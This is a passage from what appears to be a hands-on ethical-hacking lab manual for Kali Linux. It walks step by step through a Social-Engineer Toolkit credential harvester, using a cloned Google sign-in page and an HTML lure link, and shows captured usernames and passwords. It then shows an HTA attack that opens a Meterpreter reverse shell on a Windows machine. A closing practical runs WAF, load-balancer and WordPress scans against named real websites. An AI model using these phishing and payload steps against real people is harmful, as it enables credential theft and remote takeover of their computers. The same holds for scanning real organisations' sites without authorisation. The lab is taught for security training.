3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
99) Return to Main Menu
```

```
set:webattack>3
```

Using Existing Templates We will generate a page

The third method allows you to import your own website templates. You should only have an index.html when using the import functionality.

```
1) Web Templates  
2) Site Cloner  
3) Custom Import  
99) Return to Webattack Menu
```

```
set:webattack>1
```

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.159.131]
:192.168.159.131
```

Select the Google Sign In Template page for harvesting credentials

For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.

You can configure this option under:

```
/etc/setoolkit/set.config
```

Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.

-
1. Java Required
 2. Google
 3. Twitter

```
set:webattack> Select a template:2
```


Now On the victim machine. Let us assume that you have shared a file to the victim which will contain the IP Address of the attacking machine which will get the credentials.




A screenshot of a Windows Notepad window titled "Untitled - Notepad". The menu bar includes File, Edit, Format, View, Help. The main content area contains the following HTML code:

```
<html>
<body>
<a href = "http://192.168.159.131"> Login to see your price </a>
</body>
</html>
```

Create an html page with the Link which will attract the victim to click the link



Once the user clicks the link it will redirect it to the cloned google sign in page. If the victim enters any credential information and clicks on the sign in button the credential harvester on the attacker machine will receive the credentials (Username/email and passwords)



The image shows a two-panel interface. The top panel displays a Google sign-in page titled "Sign in with your Google Account". It features a large input field containing the text "kkjkswdd" and a smaller input field below it showing a series of dots. A blue "Sign in" button is at the bottom. The bottom panel is a terminal window titled "kali@kali: ~" showing the output of a credential harvester. The text in the terminal includes:

```
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available.
Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.159.128 - - [22/Oct/2022 06:19:18] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdl
dzBENhIfVWsxsTdNLW9MdThibw1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w
8kxnaNouLcRid3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgrspone=js_disabled
PARAM: pstMsg=0
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=kkjkswdd
POSSIBLE PASSWORD FIELD FOUND: Passwd=akhdjhduwehfw
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.159.128 - - [22/Oct/2022 06:20:13] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

Try the same step by choosing Site Cloner to create a Facebook page

```
izes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
```

```
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
```

```
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
```

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

```
set:webattack>3
```

The second method will completely clone a website of your choice and allow you to utilize the attack vectors within the complete same web application you were attempting to clone.

The third method allows you to import your own website, note you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu


```
set:webattack>2
```

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.159.131]  
:192.168.159.131
```

```
this is how we work now.  
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.159.131]  
:192.168.159.131  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:bing.com  
[*] Cloning the website: http://bing.com  
[*] This could take a little bit ...  
[ ]
```



```
192.168.159.128 - - [22/Oct/2022 06:25:06] "POST /ServiceLoginAuth HTTP/1.1" 302 -  
192.168.159.128 - - [22/Oct/2022 06:26:05] "GET / HTTP/1.1" 200 -  
[*] WE GOT A HIT! Printing the output:  
PARAM: GALX=SJLCKfgaqoM  
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdl  
dzBENhIfVWsxSTDNLW9MdThibW1TMFQzVUZFclBBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w  
8kxnaNouLcRiD3YTjX  
PARAM: service=ls-o  
PARAM: dsh=-7381887106725792428  
PARAM: _utf8=â  
PARAM: bgresponse=js_disabled  
PARAM: pstMsg=0  
PARAM: dnConn=  
PARAM: checkConnection=  
PARAM: checkedDomains=youtube  
POSSIBLE USERNAME FIELD FOUND: Email=dhuehdurd  
POSSIBLE PASSWORD FIELD FOUND: Passwd=jdheudhie  
PARAM: signIn=Sign+in  
PARAM: PersistentCookie=yes  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
192.168.159.128 - - [22/Oct/2022 06:26:29] "POST /ServiceLoginAuth HTTP/1.1" 302 -  
[ ]
```

- HTA web attack method

Select Web Attack Vectors

- 1) Java Applet Attack Method
 - 2) Metasploit Browser Exploit Method
 - 3) Credential Harvester Attack Method
 - 4) Tabnabbing Attack Method
 - 5) Web Jacking Attack Method
 - 6) Multi-Attack Web Method
 - 7) HTA Attack Method
- 99) Return to Main Menu

```
set:webattack>7
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
 - 2) Site Cloner
 - 3) Custom Import
- 99) Return to Webattack Menu

```
set:webattack>2
```

```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:bing.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload ...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.159.131]
]: 192.168.159.131
```

```
set:webattack> Enter the url to clone:bing.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload ...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.159.131]
]: 192.168.159.131
Enter the port for the reverse payload [443]: 443
```

```
set:webattack> Enter the url to clone:bing.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload ...
set> IP address or URL (www.ex.com) for the payload listener (LHOST)
]): 192.168.159.131
Enter the port for the reverse payload [443]: 443
Select the payload you want to deliver:

1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
```

```

[*] Started reverse TCP handler on 192.168.109.129:443
msf6 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 192.168.109.1
[*] Meterpreter session 1 opened (192.168.109.129:443 → 192.168.109.1:50382) at 2022
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 192.168.109.1
[*] Meterpreter session 2 opened (192.168.109.129:443 → 192.168.109.1:50386) at 2022
sessions

Active sessions
=====
[+] 1 meterpreter x86/windows 192.168.109.129:443 → 192.168.109.1
[+] 2 valid 192.168.109.129:443 → 192.168.109.1

msf6 exploit(multi/handler) > sysinfo
[-] Unknown command: sysinfo
msf6 exploit(multi/handler) > 1
[-] Unknown command: 1
msf6 exploit(multi/handler) > session 1
[-] Unknown command: session
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...

```

File Actions Edit View Help

```

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer : OK
OS : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ipconfig
Interface 1
=====
Link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
Name net0 : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00 rd_lft forever
MTU : 1500 <BROADCAST,UP,LOWER_UP> mtu 65536 qdisc fq_codel
IPv4 Address : 127.0.0.1 brd FF:FF:FF:FF:FF:FF
IPv4 Netmask : 255.0.0.0/24 brd 0.0.0.0 scope global dynamic
IPv6 Address : fe80::1 brd fe80::ff:feff:ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff fixroute
IPv6 Netmask : valid_lft forever preferred_lft forever

Interface 4
=====
```

```
meterpreter > dir
Listing: C:\WINDOWS\system32
=====
Mode          Size     Type  Last modified      Name
=====
040777/rwxrwxrwx  0       dir   2021-06-05 10:21:52 -0400  0409
040777/rwxrwxrwx  0       dir   2022-07-25 05:25:32 -0400  1028
040777/rwxrwxrwx  0       dir   2022-07-25 05:25:32 -0400  1029
040777/rwxrwxrwx  0       dir   2022-07-25 05:25:32 -0400  1031
040777/rwxrwxrwx  0       dir   2022-10-19 00:53:29 -0400  1033
040777/rwxrwxrwx  0       dir   2022-07-25 05:25:32 -0400  1036
040777/rwxrwxrwx  0       dir   2022-07-25 05:25:32 -0400  1040
040777/rwxrwxrwx  0       dir   2022-07-25 05:25:32 -0400  1041
040777/rwxrwxrwx  0       dir   2022-07-25 05:25:32 -0400  1042
040777/rwxrwxrwx  0       dir   2022-07-25 05:25:32 -0400  1045
040777/rwxrwxrwx  0       dir   2022-07-25 05:25:32 -0400  1046
040777/rwxrwxrwx  0       dir   2022-07-25 05:25:32 -0400  1049
040777/rwxrwxrwx  0       dir   2022-07-25 05:25:32 -0400  1055
100666/rw-rw-rw-  2151   file  2021-06-05 08:06:21 -0400  12520437.cpx
100666/rw-rw-rw-  2233   file  2021-06-05 08:06:21 -0400  12520850.cpx
040777/rwxrwxrwx  0       dir   2022-07-25 05:25:32 -0400  2052
040777/rwxrwxrwx  0       dir   2022-07-25 05:25:32 -0400  3082
100666/rw-rw-rw-  232    file  2021-06-05 08:05:53 -0400  @AppHelpToast.png
100666/rw-rw-rw-  308    file  2021-06-05 08:05:53 -0400  @AudioToastIcon.png
```

Practical 6

Aim: Practical on Exploiting Web-based applications

- Reconnaissance and Identification of Web applications

sudo apt update

sudo apt upgrade

sudo apt dist-upgrade

```
(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.7 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [43
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [111 k
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb)
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [235
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb)
Fetched 63.2 MB in 40s (1,598 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1236 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

```
(kali㉿kali)-[~]
└─$ sudo apt upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer requi
libatk1.0-data libev4 libexporter-tiny-perl libflac8 libfmt8 libhttp-ser
liblist-moreutils-xs-perl libopenexr25 libopenh264-6 libperl5.34 libplac
libwebsockets16 libwireshark15 libwiredtap12 libwsutil13 perl-modules-5.3
python3-mypy-extensions python3-responses python3-spyse python3-token-bu
```

```
(kali㉿kali)-[~]
└─$ sudo wafw00f www.hdfcbank.com

stem
ne
Woof!
The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.hdfcbank.com
[+] The site https://www.hdfcbank.com is behind Cloudflare (Cloudflare Inc.)
. WAF.
[~] Number of requests: 2

(kali㉿kali)-[~]
└─$ sudo lbd www.hdfcbank.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-bal
```

```
(kali㉿kali)-[~]
└─$ sudo lbd www.hdfcbank.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
www.hdfcbank.com has address 104.18.95.72
www.hdfcbank.com has address 104.18.94.72

Checking for HTTP-Loadbalancing [Server]:
cloudflare
NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 05:31:32, 05:31:33, 05:31:33, 05:31:33, 05:31:33, 05:31:33, 05:31:33, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:35, 05:31:35, 05:31:35, 05:31:35, 05:31:35, 05:31:35, 05:31:35, 05:31:35, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:37, 05:31:37, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: FOUND
< CF-RAY: 765334479d268596-BOM
> CF-RAY: 76533447ef896eb8-BOM

www.hdfcbank.com does Load-balancing. Found via Methods: DNS HTTP[Diff]
```

```

File Actions Edit View Help
└─(kali㉿kali)-[~]
$ sudo wpscan --url https://www.durhamcricket.co.uk/

WordPress Security Scanner by the WPScan Team
Version 3.8.22
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] Updating the Database ...
[i] Update completed.


[+] URL: https://www.durhamcricket.co.uk/ [185.135.169.172]
[+] Started: Sat Nov  5 01:36:04 2022



```

